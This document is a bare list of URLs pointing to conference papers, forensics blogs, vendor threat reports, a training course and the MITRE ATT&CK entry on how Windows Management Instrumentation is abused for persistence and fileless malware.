https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf https://digital-forensics.sans.org/blog/2019/02/09/investigating-wmi-attacks https://www.cybereason.com/blog/fileless-malware-wmi https://malwaretips.com/threads/wmi-attacks.86329/ https://www.pentesteracademy.com/course?id=34 https://medium.com/@christoferdirk/cryptomining-malware-is-using-wmi-to-evade-antivirus-detection-248a91a620b9 https://www.symantec.com/blogs/threat-intelligence/wmic-download-malware https://in.security/an-intro-into-abusing-and-identifying-wmi-event-subscriptions-for-persistence/ https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf https://attack.mitre.org/techniques/T1047/